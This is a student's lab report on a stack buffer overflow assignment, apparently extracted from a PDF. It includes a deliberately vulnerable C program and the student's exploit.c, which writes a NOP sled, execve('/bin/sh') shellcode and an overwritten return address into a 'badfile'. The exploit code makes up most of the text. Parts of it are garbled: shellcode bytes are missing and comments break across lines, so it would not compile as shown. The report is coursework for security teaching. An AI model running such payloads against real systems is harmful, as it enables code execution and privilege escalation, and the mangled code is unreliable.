
Figures/diagrams:

Figure 1: general memory layout diagram of the situation for this program (I drew this on a whiteboard and took a scan of it using Adobe Scan).



Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

Figure 2: stack diagram with some addresses to see the overflow and attack (generated with Microsoft excel)



Conclusion

In conclusion, the attack was successful. However, it is important to note that in a real life scenario, we would need to have access to the machine on which we run the program (assuming the program can be downloaded onto a local machine) so that we could turn off memory protections. In summary, we had to turn off protections, give root the ownership of stack.c file before compilation, compile and run exploit.c so that we could generate badfile with the correct offsets for overflowing the buffer in stack.c.

Code (for your convenience)

stack.c

```
/* Vulnerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 400 */
#ifndef BUF_SIZE
#define BUF_SIZE 64
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
     for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

exploit.c (my version)

```
/* exploit.c */
//modified by Demetrius Johnson on 10/3/22 for CIS-447 UM-Dearborn with Dr. Anys Bacha

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax               */
    "\x68"//"sh"         /* pushl   $0x68732f2f        */
    "\x68"//"/bin"       /* pushl   $0x6e69622f        */
    "\x89\xe3"           /* movl    %esp,%ebx         */
    "\x50"               /* pushl   %eax               */
    "\x53"               /* pushl   %ebx               */
    "\x89\xe1"           /* movl    %esp,%ecx         */
    "\x99"               /* cdq                      */
    "\xb0\x0b"           /* movb    $0x0b,%al         */
    "\xcd\x80"           /* int     $0x80              */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    //insert shell code into the latter half of buffer up to last byte:
    int shell_code_iterator = 0;
    for(int i = sizeof(buffer) - sizeof(shellcode); i < sizeof(buffer); i++)
        buffer[i] = shellcode[shell_code_iterator++];
    int addr_val_offset = 140; //set offset value
    int ret_addr_value = 0xbfffe9e8 + addr_val_offset; //set what address to return to
    int ebp_offset = 72;
    int ret_addr_offset = ebp_offset + 4; //this is the offset from buffer in stack.c
    bof() function
    int* ptr = (int*)(buffer + ret_addr_offset); //need to cast buffer address as int
    // so we can point to that location in the buffer char array.
    *ptr = ret_addr_value; //int is 4 bytes; so next 4 locations in char buffer
    overwritten

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```